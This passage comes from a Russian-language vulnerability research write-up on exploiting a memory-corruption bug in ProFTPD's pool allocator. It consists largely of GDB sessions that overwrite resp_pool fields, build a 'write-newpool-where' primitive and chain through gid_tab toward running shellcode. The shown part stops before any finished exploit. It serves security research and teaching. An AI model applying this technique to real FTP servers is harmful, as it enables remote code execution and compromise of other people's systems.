→ 575     first_avail = blok->h.first_avail;
576
----- threads -----
[ #0] ... "proftpd" stopped 0x5644eeabd5cd in alloc_pool (), reason: SIGSEGV
----- trace -----
[ #0] 0x5644eeabd5cd → alloc_pool (p=0x5644f0439bd1, reqsz=0x4, exact=0x0)
[ #1] 0x5644eeabd6b0 → palloc (p=0x5644f0439bd1, sz=0x4)
[ #2] 0x5644eeabf409 → pstrdup (p=0x5644f0439bd1, str=0x5644f0408dd0 "426")
[ #3] 0x5644eeab6f0 → pr_response_set_pool (p=0x5644f0439bd1)
[ #4] 0x5644eeab8192 → pr_cmd_dispatch_phase (cmd=0x5644f04381b8, ...)
[ #5] 0x5644eeb424e9 → xfer_exit_ev (event_data=0x0, user_data=0x0)
[ #6] 0x5644eeb07aed → pr_event_generate (event=0x5644eeb8a4d5 "core.exit"...
[ #7] 0x5644eeb08e75 → sess_cleanup (flags=0x0)
[ #8] 0x5644eeb08f97 → pr_session_end (flags=0x0)
[ #9] 0x5644eeb08f74 → pr_session_disconnect (m=0x0, reason_code=0x2, ...)

```

Часть вывода я опустил, но вся необходимая информация сохранена. Посмотрев на регистрах и строку ассемблера, на которой остановилась программа, мы видим, что краш произошёл из-за наших данных. Отлично! Это показывает, что мы способны контролировать кое-что. А именно — членов `p`:

```

gef▯ p *p
$1 = {
    first = 0x5757575757575757,
    last = 0x5757575757575757,
    cleanups = 0x5757575757575757,
    sub_pools = 0x5757575757575757,
    sub_next = 0x5757575757575757,
    sub_prev = 0x5757575757575757,
    parent = 0x5757575757575757,
    free_first_avail = 0xa0a,
    tag = 0x0
}

```

Краш произошёл в `alloc_pool`, с которой мы уже знакомы:

```

569     blok = p->last;
570     if (blok == NULL) {
571         errno = EINVAL;
572         return NULL;
573     }
574
575     first_avail = blok->h.first_avail;

```

Как видно выше, `blok` определяется как `p->last`, которое мы контролируем. Краш произошёл на строке 575, когда программа попыталась получить значение `blok->h.first_avail`. Поскольку оно указывает на не отображённый адрес, происходит краш.

Теперь мы знаем, как воспроизвести уязвимость и контролировать члены `p`. Давайте проанализируем, можем ли мы использовать это для захвата управления выполнением.

5.2 - Определение стратегии эксплуатации

Теперь отсоединимся от `gdb` и установим точку останова, чтобы проанализировать состояние программы до краша:

```

ctrl+c
gef▯ detach
gef▯ break pool.c:569 if (p && p->first >= 0x4141414141414141)

```

Вторая строка устанавливает условную точку останова на строке 569 в pool.c. Это означает, что gdb остановится на этой строке только если p не равен null и член p->first больше или равен 0x4141414141414141. Поскольку мы заполняем данными WWW, gdb должен остановиться до следующего SIGSEGV.

Прикрепитесь к gdb и повторите те же шаги. Вы должны увидеть, что gdb остановился на pool.c:569 без краша:

```

----- code:x86:64 -----
0x5644eeabd595 <alloc_pool+43> mov     rax, QWORD PTR [rbp-0x28]
0x5644eeabd599 <alloc_pool+47> shl     rax, 0x3
0x5644eeabd59d <alloc_pool+51> mov     QWORD PTR [rbp-0x20], rax
→ 0x5644eeabd5a1 <alloc_pool+55> mov     rax, QWORD PTR [rbp-0x38]
0x5644eeabd5a5 <alloc_pool+59> mov     rax, QWORD PTR [rax+0x8]
0x5644eeabd5a9 <alloc_pool+63> mov     QWORD PTR [rbp-0x18], rax
0x5644eeabd5ad <alloc_pool+67> cmp     QWORD PTR [rbp-0x18], 0x0
0x5644eeabd5b2 <alloc_pool+72> jne     0x5644eeabd5c9 <alloc_pool+95>
----- source:pool.c:569 -----
// p=0x00007ffcc3b492b8 → [...] → "ZZZZZZZZZZZZ[...]"
→ 569     blok = p->last;
570     if (blok == NULL) {
571         errno = EINVAL;
572         return NULL;
573     }
----- threads -----
[#0] "proftpd" stopped 0x5644eeabd5a1 in alloc_pool (), reason: BREAKPOINT
```

Отлично! Снова проанализируем члены p:

```
gef[] p *p
$2 = {
    first = 0x5a5a5a5a5a5a5a5a,
    last = 0x5a5a5a5a5a5a5a5a,
    cleanups = 0x5a5a5a5a5a5a5a5a,
    sub_pools = 0x5a5a5a5a5a5a5a5a,
    sub_next = 0x5a5a5a5a5a5a5a5a,
    sub_prev = 0x5a5a5a5a5a5a5a5a,
    parent = 0x5a5a5a5a5a5a5a5a,
    free_first_avail = 0x5a5a5a5a5a5a5a5a,
    tag = 0x5a5a5a5a5a5a5a5a
}
gef[]
```

На этот раз я отправил строку ZZZZ, и если мы продолжим, то знаем, что получим SIGSEGV. Было бы хорошо знать, какие значения отправить через соединение данных — тогда мы сможем попробовать контролировать выделения памяти пула на основе нашего выбора.

Однако сначала нам нужно понять, является ли этот баг эксплуатируемым, то есть позволяет ли он перехватить управление выполнением. Я потратил немало времени (недели, если честно) на изучение этой уязвимости, пробуя различные комбинированные пути эксплуатации. Результатом исследования стал наилучший путь эксплуатации, который мне удалось найти, однако, вероятно, существуют и другие подходы — и я надеюсь, вы справитесь лучше меня =).

В более поздней главе я задокументировал некоторые идеи. Пока я пропущу тупиковые ветви этого исследования и сосредоточусь на успешном пути.

Теперь изменим член p->last:

```
gef[] set p->last = &p->cleanups
```

Команда gdb "set", как следует из названия, используется для «вычисления выражения EXP и присваивания результата переменной VAR» — наберите "help set" для деталей.

```
gef[] p *p
$6 = {
```

```

first = 0x5a5a5a5a5a5a5a5a,
last = 0x5644f0439c61,
cleanups = 0x5a5a5a5a5a5a5a5a,
sub_pools = 0x5a5a5a5a5a5a5a5a,
sub_next = 0x5a5a5a5a5a5a5a5a,
sub_prev = 0x5a5a5a5a5a5a5a5a,
parent = 0x5a5a5a5a5a5a5a5a,
free_first_avail = 0x5a5a5a5a5a5a5a5a,
tag = 0x5a5a5a5a5a5a5a5a
}

```

Мы определили `p->last` как адрес памяти `&p->cleanups`. Как я объяснил ранее, это выбранная мной стратегия эксплуатации, которая зависит от знания содержимого `resp_pool` (напомним, что `p` указывает на `resp_pool` и мы контролируем члены этой структуры).

```

gef> p *p->last
$7 = {
  a = {
    cp = 0x5a5a5a5a5a5a5a5a,
    f = 0x5a5a5a5a5a5a5a5a,
    l = 0x5a5a5a5a5a5a5a5a,
    fp = 0x5a5a5a5a5a5a5a5a,
    d = 1.7838867517321418e+127
  },
  pad = 'Z' <repete 32 vezes>,
  h = {
    endp = 0x5a5a5a5a5a5a5a5a,
    next = 0x5a5a5a5a5a5a5a5a,
    first_avail = 0x5a5a5a5a5a5a5a5a
  }
}
gef>

```

Здесь важно понять, что `p->last` является типом `union`, и при печати `p->last` мы видим значения членов `cleanups`, `sub_pools` и `sub_next`, которые мы контролируем.

Хорошо, мы его изменили, но знаем, что на строке 575 снова будет краш, поскольку `first_avail` не является корректным адресом. Я решил направить его на свою собственную структуру, потому что она содержит данные, которыми мы можем манипулировать. Разумеется, предполагается, что нам известен адрес `p` и мы можем вычислить смещение `&p->cleanups`.

Если продолжить выполнение, снова произойдёт краш. Поэтому, прежде чем продолжить, изменим члены `p` ещё раз:

```

gef> set p->sub_next = &p->tag
gef> p *p->last
$10 = {
  a = {
    cp = 0x5a5a5a5a5a5a5a5a,
    f = 0x5a5a5a5a5a5a5a5a,
    l = 0x5a5a5a5a5a5a5a5a,
    fp = 0x5a5a5a5a5a5a5a5a,
    d = 1.7838867517321418e+127
  },
  pad = 'Z' <repete 16 vezes>, "\221\234C\360DV\000\000ZZZZZZZZ",
  h = {
    endp = 0x5a5a5a5a5a5a5a5a,
    next = 0x5a5a5a5a5a5a5a5a,
    first_avail = 0x5644f0439c91
  }
}
gef>

```

Хорошо, давайте вспомним `alloc_pool`:

```

static void *alloc_pool(struct pool_rec *p, size_t reqsz, int exact) {
[...]
```

```

569  blok = p->last;
570  if (blok == NULL) {

```

```

571     errno = EINVAL;
572     return NULL;
573 }
574
575 first_avail = blok->h.first_avail;
[...]
587 new_first_avail = first_avail + sz;
588
589 if (new_first_avail <= (char *) blok->h.endp) {
590     blok->h.first_avail = new_first_avail;
591     return (void *) first_avail;
592 }
593
[...] /* Need a new one that's big enough */
597 blok = new_block(sz, exact);
598 p->last->h.next = blok;
599 p->last = blok;
600
601 first_avail = blok->h.first_avail;
602 blok->h.first_avail = sz + (char *) blok->h.first_avail;
[...]
605 return (void *) first_avail;
606 }

```

Читая код выше: если размер блока недостаточен для хранения данных, условие на строке 589 вычислится в `false`, и на строке 597 будет запрошен ещё один блок из пула, перезаписав `p->last`. Это нежелательно, поскольку мы потеряем контроль над членами `p`. Нам нужно всегда поддерживать контроль над выделениями. Это критически важно для успешной эксплуатации.

Таким образом, нам нужно, чтобы `alloc_pool` вычислял `true` на строке 589 и возвращал управление на строке 591. Это означает, что `p->last->h.endp` должен иметь значение большее, чем `p->last->h.first_avail`.

В какой-то момент я пробовал частичную перезапись `p->last`, но поскольку мне нужно было пройти проверку `if` на `pool.c:576`, я посчитал, что добиться успеха этим подходом будет очень трудно.

Теперь `first_avail` является корректным указателем и условие вычислится в `true`, возвращая указатель, контролируемый нами:

```

gef[] p *p->last
$11 = {
...
  h = {
    endp = 0x5a5a5a5a5a5a5a5a,
    next = 0x5a5a5a5a5a5a5a5a,
    first_avail = 0x5644f0439c91
  }
gef[]

```

Добавим также точку останова на `pool.c:597` на случай, если мы потеряем контроль над `p`, и продолжим выполнение:

```

gef[] break pool.c:597 if (p && p->first >= 0x4141414141414141)
gef[] c

```

Хм, интересно. Похоже, идёт выделение буфера для хранения ответов на наши команды. Вспомним предыдущий и текущий ответы:

Первая остановка:

```

_____ trace _____
[#0] 0x5644eeabd5cd → alloc_pool(p=0x5644f0439bd1, reqsz=0x4, exact=0x0)
[#1] 0x5644eeabd6b0 → palloc(p=0x5644f0439bd1, sz=0x4)
[#2] 0x5644eeabf409 → pstrdup(p=0x5644f0439bd1, str=0x5644f0408dd0 "426")
[#3] 0x5644eeab6f0 → pr_response_set_pool(p=0x5644f0439bd1)

```

Вторая остановка (текущая):

```

_____ trace _____
[#0] 0x5644eeabd5a1 → alloc_pool(p=0x5644f0439c51, reqsz=0x29, exact=0x0)

```

```
[#1] 0x5644eeabd6b0 → palloc(p=0x5644f0439c51, sz=0x29)
[#2] 0x5644eeabf409 → pstrdup(p=0x5644f0439c51, str=0x5644f0408de0
      "Transfer aborted. Data connection closed")
[#3] 0x5644eeae721 → pr_response_set_pool(p=0x5644f0439c51)
```

Как нам известно, `p` указывает на `resp_pool`, который был установлен в `pr_response_set_pool()`. ProFTPD использует блок `p->last` для хранения сообщений об ошибках, возникающих при потере соединения данных.

На первой остановке там находился код ошибки "426". На второй — строка "Transfer aborted. Data connection closed". Из параметра `reqsz` нам также известен размер каждой строки.

Мы можем ещё дважды продолжить в `gdb`; код ошибки "426" и строка будут снова распечатаны.

На 5-м разе мы получим SIGSEGV в другой функции:

```
$rax : 0x4141414141414141 ("AAAAAAAA"? )
$rbx : 0x0000555555567aac0 → 0x0000000000000002
$rcx : 0x000055555556db030 → 0x0000000000000000
$rdx : 0x000055555556dae30 → 0x000055555556dae10
$rsp : 0x00007fffffffd940 → 0x0000000000000000
$rbp : 0x00007fffffffd960 → 0x00007ffffffdfa00
$rsi : 0x0
$rdi : 0x000055555556dae30 → 0x000055555556dae10
$rip : 0x00005555555757d5 → <make_sub_pool+197>
$r8 : 0x56a
$r9 : 0x00005555555674dc0 → 0x0000000000000001
$r10 : 0x00007ffffff7eff040 → 0x0000000000000000
$r11 : 0x9
$r12 : 0x00007fffffffe3f8 → 0x00007fffffffe68d
$r13 : 0x00005555555734ea → <main+0> endbr64
$r14 : 0x0
$r15 : 0x00007ffffff7ffbc40 → 0x00050f0800000000

----- stack -----
0x00007fffffffd940|+0x0000: 0x0000000000000000 ← $rsp
0x00007fffffffd948|+0x0008: 0x00005555555712760 → "DDDDDDDDp'qUUU"
0x00007fffffffd950|+0x0010: 0x000055555556dae10 → 0x000055555556db030
0x00007fffffffd958|+0x0018: 0x000055555556dae30 → 0x000055555556dae10
0x00007fffffffd960|+0x0020: 0x00007ffffffdfa00 → 0x00007ffffffdfa40
0x00007fffffffd968|+0x0028: 0x000055555556f7be → <_dispatch+577>
0x00007fffffffd970|+0x0030: 0x000055555556d5da8 → 0x0000000000000000
0x00007fffffffd978|+0x0038: 0x0000555555563d3b1 → 0x660000000000002a

----- code:x86:64 -----
0x5555555757c9 <make_sub_pool+185> mov rax, QWORD PTR [rbp-0x8]
0x5555555757cd <make_sub_pool+189> mov rax, QWORD PTR [rax+0x20]
0x5555555757d1 <make_sub_pool+193> mov rdx, QWORD PTR [rbp-0x8]
→ 0x5555555757d5 <make_sub_pool+197> mov QWORD PTR [rax+0x28], rdx
0x5555555757d9 <make_sub_pool+201> mov rax, QWORD PTR [rbp-0x18]
0x5555555757dd <make_sub_pool+205> mov rdx, QWORD PTR [rbp-0x8]
0x5555555757e1 <make_sub_pool+209> mov QWORD PTR [rax+0x18], rdx
0x5555555757e5 <make_sub_pool+213> call <pr_alarms_unblock>
0x5555555757ea <make_sub_pool+218> mov rax, QWORD PTR [rbp-0x8]
----- source:pool.c+435 -----

430 if (p) {
431     new_pool->parent = p;
432     new_pool->sub_next = p->sub_pools;
433
434     if (new_pool->sub_next)
→ 435         new_pool->sub_next->sub_prev = new_pool;
436
437     p->sub_pools = new_pool;
438 }
439
440 pr_alarms_unblock();

----- threads -----
[#0] Id 1, Name: "proftpd", stopped in make_sub_pool (), reason: SIGSEGV

----- trace -----
[#0] 0x5555555757d5 → make_sub_pool(p=0x5555555712760)
[#1] 0x55555556f7be → _dispatch(cmd=0x55555556d24f8, cmd_type=0x6, [...])
[#2] 0x5555555708a6 → pr_cmd_dispatch_phase(cmd=0x55555556d24f8, [...])
```

```
[#3] 0x5555555fc5f9 → xfer_exit_ev(event_data=0x0, user_data=0x0)
[#4] 0x5555555c0cbd → pr_event_generate(event=0x555555649305 "core.e [...])
[#5] 0x5555555c2066 → sess_cleanup(flags=0x0)
[#6] 0x5555555c218d → pr_session_end(flags=0x0)
[#7] 0x5555555c216a → pr_session_disconnect(m=0x0, reason_code=0x2, [...])
[#8] 0x5555555a774d → poll_ctrl()
[#9] 0x5555555a7c7d → pr_data_xfer(cl_buf=0x555555712760 "DDDDDDDDp' [...])
```

```
gef□
```

Настало время вспомнить `make_sub_pool()`, которую мы видели ранее. Здесь у нас появляется ещё одна возможность при создании временного под-пула. На строке 432 мы видим, что `new_pool->sub_next` контролируется нами. Затем на строке 435 по смещению `sub_prev` записывается значение `new_pool`.

Таким образом, это не совсем произвольная запись, поскольку мы контролируем только адрес памяти, но не записываемое содержимое — которым является адрес памяти `new_pool`.

Поэтому отсоединитесь и повторите всё с начала. После точки останова на `pool.c:569` выполните:

```
gef□ break pool.c:432 if (p->sub_pools >= 0x4141414144444444)
gef□ set p->last = &p->cleanups
gef□ set p->sub_next = &p->tag
gef□ set p->sub_pools = 0x4444444444444444
gef□ p *p
$10 = {
    first = 0x4141414141414141,
    last = 0x5555557129a0,
    cleanups = 0x4141414141414141,
    sub_pools = 0x4444444444444444,
    sub_next = 0x5555557129d0,
    sub_prev = 0x4141414141414141,
    parent = 0x4141414141414141,
    free_first_avail = 0x4141414141414141,
    tag = 0x4141414141414141
}
gef□ c
```

Я добавил ещё одну точку останова перед тем, как в `make_sub_pool()` будет прочитан `p->sub_pools`. Продолжайте выполнение до остановки в этой функции.

После остановки на `pool.c:432` измените значение `p->sub_pools` на что-нибудь, что не вызовет краша, например:

```
gef□ set p->sub_pools = &p->sub_next
gef□ c
```

Как вы могли заметить, программа завершилась без краша. Именно на этом пути я провёл много времени. Контролируемое нами значение хранится в регистре `rax`, а `new_pool` — в `rdx`. Этого недостаточно для перезаписи адреса возврата со стека, поскольку от значения до нужного места есть смещение `0x28`.

На данный момент у нас есть 2 пути эксплуатации:

1. произвольные значения в членах `resp_pool`;
2. запись `new_pool` в любое место по нашему выбору (не совсем `write-what-where`, поэтому назовём это `write-newpool-where` =).

Преимущество второго пути в том, что `new_pool` содержит указатель на структуру `resp_pool`, которую мы контролируем:

```
gef□ p p
$84 = (struct pool_rec *) 0x555555718930
gef□ p *new_pool
$85 = {
    first = 0x5555556d8cd0,
    last = 0x5555556d8cd0,
```



```

    cleanups = 0x0,
    sub_pools = 0x0,
    sub_next = 0x0,
    sub_prev = 0x0,
    parent = 0x555555718930,
    free_first_avail = 0x5555556d8d38 "",
    tag = 0x0
}
gef[] p *new_pool->parent
$86 = {
    first = 0x4141414141414141,
    last = 0x555555718940,
    cleanups = 0x4141414141414141,
    sub_pools = 0x4444444444444444,
    sub_next = 0x5555556b6a40,
    sub_prev = 0x4141414141414141,
    parent = 0x4141414141414141,
    free_first_avail = 0x4141414141414141,
    tag = 0x4141414141414141
}

```

Указатель на контролируемые нами данные смещён на 0x30 байт внутри new_pool:

```

gef[] p/x (char *)&new_pool->parent - (char *)new_pool
$87 = 0x30

```

Нам нужно найти какой-либо член или доступ к функции в другой структуре. Это особенно трудно, поскольку доступный нам поток выполнения сейчас очень ограничен — все операции уже завершены.

Продолжим анализ.

5.3 - Управление выполнением и смещениями

Новое выполнение было начато в gdb с отключённым ASLR. Отключите ASLR для всей системы следующим образом:

```
$ sudo sysctl kernel.randomize_va_space=0
```

Теперь, когда у нас есть точка останова на pool.c:569 прямо перед крашем, посмотрим на трассировку вызовов:

```

gef[] bt
#0  alloc_pool (p=0x5555556e86a0, reqsz=0x4, exact=0x0) at pool.c:569
#1  0x0000555555575a8e in pallocc (p=0x5555556e86a0, sz=0x4) at pool.c:609
#2  0x0000555555577839 in pstrdup (p=0x5555556e86a0,
str=0x555555688768 "426") at str.c:276
#3  0x00005555555a42db in pr_response_set_pool (p=0x5555556e86a0) at
response.c:89
#4  0x000055555557025e in pr_cmd_dispatch_phase (cmd=0x5555556ba4e8,
phase=0x4, flags=0x0) at main.c:650
#5  0x00005555555fc463 in xfer_exit_ev (event_data=0x0, user_data=0x0)
at mod_xfer.c:4092
#6  0x00005555555c0b3d in pr_event_generate (event=0x5555556482f5
"core.exit", event_data=0x0) at event.c:357
#7  0x00005555555clee6 in sess_cleanup (flags=0x0) at session.c:82
#8  0x00005555555c200d in pr_session_end (flags=0x0) at session.c:125
#9  0x00005555555c1fea in pr_session_disconnect (m=0x0,
reason_code=0x2, details=0x0) at session.c:119
#10 0x00005555555a75cd in poll_ctrl () at data.c:951
#11 0x00005555555a7afd in pr_data_xfer (cl_buf=0x5555556e86a0 'A'
<repeats 16 times>, "DDDDDDDD", 'A' <repeats 48 times>,
"\340\206nUUU", cl_size=0x20000) at data.c:1095
#12 0x00005555555f592c in xfer_stor (cmd=0x5555556bc568) at mod_xfer.c:2030
#13 0x00005555555a89c7 in pr_module_call (m=0x5555556734c0
<xfer_module>, func=0x555555f47c7 <xfer_stor>, cmd=0x5555556bc568) at

```

```

modules.c:59
#14 0x000055555555f98f in _dispatch (cmd=0x55555556bc568, cmd_type=0x2,
validate=0x1, match=0x55555556bc600 "STOR") at main.c:360
#15 0x0000555555557046b in pr_cmd_dispatch_phase (cmd=0x55555556bc568,
phase=0x0, flags=0x3) at main.c:696
#16 0x00005555555570857 in pr_cmd_dispatch (cmd=0x55555556bc568) at main.c:789
#17 0x00005555555570cdf in cmd_loop (server=0x55555556ad28,
c=0x55555556ae3c8) at main.c:931
#18 0x000055555555720c4 in fork_server (fd=0x1, l=0x55555556ac188,
no_fork=0x0) at main.c:1494
#19 0x00005555555572936 in daemon_loop () at main.c:1731
#20 0x00005555555572dea in standalone_main () at main.c:1916
#21 0x00005555555573cfe in main (argc=0x5, argv=0x7fffffffe3b8,
envp=0x7fffffffe3e8) at main.c:2629

```

Глядя на стек вызовов, можно предположить, что `xfer_stor()` выполнялась в тот момент, когда основная управляющая FTP-сессия была закрыта. Затем началась очистка сессии и было сгенерировано событие `"core.exit"`.

Была вызвана `xfer_exit_ev()` и установлены сообщения об ошибках. До сих пор мы работали с FTP-соединением данных, но не забудьте: в самом начале мы также отправляли произвольные команды через управляющее FTP-соединение. Где они находятся в памяти? Можем ли мы сослаться на них в рамках текущего потока выполнения? Хорошие вопросы — давайте разберёмся.

Как мы видели, `make_sub_pool()` даёт нам возможность записать `new_pool` по произвольному адресу, контролируемому нами. `new_pool` — это временный пул, который ProFTPd использует для хранения команды, отправленной через FTP-управляющий порт. Это означает, что наша последняя команда потенциально может быть использована вместе с `shellcode` для построения атаки.

Теперь воспроизведём уязвимость снова и остановимся на `pool.c:569`. Здесь я отправляю следующие значения:

```

gef[] set p->last = &p->cleanups
gef[] set p->sub_next = &p->tag
gef[] p *p
$78 = {
    first = 0x4141414141414141,
    last = 0x55555556e0450,
    cleanups = 0x4444444444444444,
    sub_pools = 0x4242424242424242,
    sub_next = 0x55555556e0480,
    sub_prev = 0x4141414141414141,
    parent = 0x4141414141414141,
    free_first_avail = 0x4141414141414141,
    tag = 0x4141414141414141
}
gef[] c

```

Теперь у нас должна быть остановка на `pool.c:432`. Поднимемся до вызывающей функции `_dispatch()`.

```

gef[] up
#1 0x0000555555556f63e in _dispatch (cmd=0x55555556b99f8, ..., ) at main.c:287
287      cmd->tmp_pool = make_sub_pool(cmd->pool);
gef[] ct

```

`cmd` содержит указатель на структуру типа `cmd_struct`. Рассмотрим её:

```

gef[] pt cmd
type = struct cmd_struct {
    struct pool_rec *pool;
    server_rec *server;
    config_rec *config;
    struct pool_rec *tmp_pool;
    unsigned int argc;
    char *arg;
}

```

```

void **argv;
char *group;
int cmd_class;
int stash_index;
unsigned int stash_hash;
pr_table_t *notes;
int cmd_id;
int is_ftp;
const char *protocol;
} *

```

Эта структура хранит все атрибуты, связанные с командой, которая будет выполнена на сервере. Проверим значения её членов:

```

gef> p *cmd
$82 = {
  pool = 0x5555556e0440,
  server = 0x55555568ad28,
  config = 0x5555556e0440,
  tmp_pool = 0x0,
  argc = 0x2,
  arg = 0x5555556b9a98 "CCCwwwww",
  argv = 0x5555556b9ab8,
  group = 0x0,
  cmd_class = 0x67f,
  stash_index = 0x14,
  stash_hash = 0x3b7b88c,
  notes = 0x5555556b9c28,
  cmd_id = 0xffffffff,
  is_ftp = 0x1,
  protocol = 0x55555563c35f "FTP"
}
gef> p cmd
$82 = (cmd_rec *) 0x5555556b99f8

```

Массив `cmd->argv[]` содержит указатель на нашу команду. `cmd->argv[0]` содержит саму команду, а `cmd->argv[1]` — аргументы/параметры:

```

gef> x/s cmd->argv[0]
0x5555556b9a90: "3333"
gef> x/s cmd->argv[1]
0x5555556b9aa8: "CCCwwwww"

```

Это определено в `src/cmd.c` в функции `pr_cmd_alloc()`.

ProFTPD хранит глобальную переменную `"session"`, отвечающую за хранение всех атрибутов текущей FTP-сессии. Член `session.curr_cmd_rec` содержит указатель на текущую выполняемую команду этой FTP-сессии. Это точно то же значение, что и указатель `cmd` в `_dispatch()`:

```

gef> p cmd
$82 = (cmd_rec *) 0x5555556b99f8
gef> p session.curr_cmd_rec
$83 = (struct cmd_struct *) 0x5555556b99f8

```

Кроме того, `cmd` содержит член `cmd->notes`, указывающий на переменную типа `struct table_rec` (см. `src/table.c` для подробностей).

Сделав пару шагов назад, вы могли заметить, что при срабатывании точки останова на `pool.c:569` мы всегда направляем `p->sub_next` на какой-либо корректный адрес. Иначе произошёл бы краш в `sstrncpy()` примерно так:

```

$rax : 0x34
$rbx : 0x4343434343434344 ("DCCCCC")
$rcx : 0x0000555555688768 → 0x000055555500363234 ("426")
$rdx : 0x4343434343434343 ("CCCCCC")
$rsp : 0x00007fffffff930 → 0x0000000000000008
$rbp : 0x00007fffffff970 → 0x00007fffffff9a0 → [...]
$rsi : 0x0000555555688768 → 0x000055555500363234 ("426")
$rdi : 0x4343434343434343 ("CCCCCC")

```

```
$rip : 0x0000555555634d28 → <sstrncpy+161> mov BYTE PTR [rdx], al
$r8 : 0x0000555555688738 → "Transfer aborted. Data connection closed"
[...]
```

```
----- stack -----
0x00007fffffff930|+0x0000: 0x0000000000000008 ← $rsp
0x00007fffffff938|+0x0008: 0x0000000000000004
0x00007fffffff940|+0x0010: 0x0000555555688769 → 0x5400005555003632 "26"
0x00007fffffff948|+0x0018: 0x4343434343434343
0x00007fffffff950|+0x0020: 0x00007fffffff970 → [...]
0x00007fffffff958|+0x0028: 0x00000000555575a8e
0x00007fffffff960|+0x0030: 0x0000000000000004
0x00007fffffff968|+0x0038: 0x0000555555678b00 → 0x0000000000000002
----- code:x86:64 -----
```

```
0x555555634d1e <sstrncpy+151> mov     rdx, rbx
0x555555634d21 <sstrncpy+154> lea     rbx, [rdx+0x1]
0x555555634d25 <sstrncpy+158> movzx   eax, BYTE PTR [rax]
→ 0x555555634d28 <sstrncpy+161> mov     BYTE PTR [rdx], al
0x555555634d2a <sstrncpy+163> add     DWORD PTR [rbp-0x14], 0x1
0x555555634d2e <sstrncpy+167> sub     QWORD PTR [rbp-0x38], 0x1
0x555555634d33 <sstrncpy+172> mov     rax, QWORD PTR [rbp-0x30]
0x555555634d37 <sstrncpy+176> movzx   eax, BYTE PTR [rax]
0x555555634d3a <sstrncpy+179> test    al, al
```

```
----- source:ssrncpy.c+72 -----
```

```
67     }
68
69     d = dst;
70     if (src && *src) {
71         for (; *src && n > 1; n--) {
→ 72             *d++ = *src++;
73             res++;
74         }
75     }
76
77     *d = '\0';
```

```
----- threads -----
```

```
[#0] Id 1, stopped 0x555555634d28 in strncpy (), reason: SIGSEGV
```

```
----- trace -----
```

```
[#0] strncpy(dst=0x4343434343434343, src=0x555555688769 "26", n=0x4)
```

ssrncpy — функция, копирующая сообщения об ошибках вроде "426" и другие.

Простейшим способом воспользоваться этим было бы частичное перезаписывание с использованием кода ошибки "426", который пишет ProFTPd, возвращая `p->last->h.first_avail` (который мы контролируем) и манипулируя остальным. Можно использовать стек (он более предсказуем, чем куча), но проблема в том, что при X, указывающем на адрес в стеке, X должен быть больше X+3 в размере long. Кроме того, поток выполнения ограничен, и мы не можем писать в страницы памяти г-х (то есть в код).

```
gef x/64a $rsp
0x7fffffff900: 0x0 0x5564236f
0x7fffffff910: 0x4 0x5555556e0440
0x7fffffff920: 0x0 0x1
0x7fffffff930: 0x8 0xc4d53d3e8c629700
0x7fffffff940: 0x415353454d5f434c 0x1ff6
0x7fffffff950: 0x7fffffff970 0x55555575a8e <malloc+44>
0x7fffffff960: 0x4 0x5555556e0440
0x7fffffff970: 0x7fffffff9a0 0x55555577839 <pstrdup+91>
0x7fffffff980: 0x555555688768 0x5555556e0440
0x7fffffff990: 0x4 0x55678b00
0x7fffffff9a0: 0x7fffffff9d0 0x5555555a42db <pr_response_set_pool+83>
0x7fffffff9b0: 0x55555566c678 0x5555556e0440
0x7fffffff9c0: 0x555555688768 0x555555f27bc <stor_abort+1227>
0x7fffffff9d0: 0x7fffffffda10 0x5555557025e <pr_cmd_dispatch_phase+240>
0x7fffffff9e0: 0x400000000 0x5555556b99f8
0x7fffffff9f0: 0x0 0x0
0x7fffffffd00: 0x0 0x5555556b60f0
0x7fffffffd10: 0x7fffffffd40 0x5555555fc463 <xfer_exit_ev+251>
0x7fffffffd20: 0x0 0x0
0x7fffffffd30: 0x7fffffffd80 0x5555556b99f8
```

```

0x7fffffffda40: 0x7fffffffda80 0x5555555c0b3d <pr_event_generate+532>
0x7fffffffda50: 0x0 0x55555556482f5
0x7fffffffda60: 0x7fffffffda80 0x5555555e808
0x7fffffffda70: 0x5555555684d68 0x55555556b0a20
0x7fffffffda80: 0x7fffffffda0 0x5555555c1ee6 <sess_cleanup+422>
0x7fffffffdaa0: 0x7fffff60aa0 <__libc_setlocale_lock> 0x55555556b2d20
0x7fffffffda0: 0x1007 0xd9f8
0x7fffffffda0: 0x7fffffffda0 0x5555555c200d <pr_session_end+32>
0x7fffffffda0: 0xffffffff 0xf7fd040
0x7fffffffdae0: 0xffffffffffffffff 0xf7df775a
0x7fffffffda0: 0x7fffffdb30 0x5555555c1fea <pr_session_disconnect+178>

```

Я много раз пробовал частичную перезапись адресов возврата со стека. Некоторые из них действительно могли быть использованы, но это потребовало бы иного подхода — об этом я упомяну позже как об альтернативном методе атаки. В итоге я отказался от частичной перезаписи с помощью кода/сообщения ошибки.

Анализируя исходный код и поток выполнения, я заметил, что внутри `pr_auth_cache_clear()` есть вызовы `pr_table_empty()`. Эта функция интересна своим циклом, который мы могли бы использовать для итерации по членам `new_pool` до нахождения указателя на контролируемые нами данные.

```

// table.c:
943 for (i = 0; i < tab->nchains; i++) {
944     pr_table_entry_t *e;
945
946     e = tab->chains[i];
947     while (e != NULL) {
948         if (!handling_signal) {
949             pr_signals_handle();
950         }
951
952         tab_entry_remove(tab, e);
953         tab_entry_free(tab, e);
954
955         e = tab->chains[i];
956     }
957
958     tab->chains[i] = NULL;
959 }

```

В ходе выполнения вызывается функция `pr_auth_cache_clear()`. Она содержит несколько структур типа `table_rec`, которые могут быть использованы — я выбрал `gid_tab`.

Идея состоит в том, чтобы объединить члены `resp_pool` с членами `gid_tab`, сохраняя контроль над блоками памяти, в которые ProFTPD записывает сообщения об ошибках, пока мы не доберёмся до отправленной нами FTP-команды. Попробуем снова с нашей точки останова на `pool.c:569`, но с хорошим трюком:

```

gef> dprintf str.c:278, "sstrncpy(res=%p, str=%s, len=%d)\n", res, str, len
gef> set p->last = &p->cleanups
gef> set p->sub_pools = ((char *)session.curr_cmd_rec) - 0x28
gef> set p->sub_next = gid_tab
gef> c
Continuing.

str.c:278 sstrncpy(res=0x55555556b56d8, str=426, len=4
str.c:278 sstrncpy(res=0x55555556b56e0, str=Transfer aborted. Data
connection closed, len=41
str.c:278 sstrncpy(res=0x55555556887a0, str=426, len=4
str.c:278 sstrncpy(res=0x55555556887a8, str=Transfer aborted. Data
connection closed, len=41
str.c:278 sstrncpy(res=0x55555556b5710, str=426, len=4
str.c:278 sstrncpy(res=0x55555556b5718, str=Transfer aborted. Data
connection closed, len=41
str.c:278 sstrncpy(res=0x55555556887d8, str=426, len=4
str.c:278 sstrncpy(res=0x55555556887e0, str=Transfer aborted. Data
connection closed, len=41

```

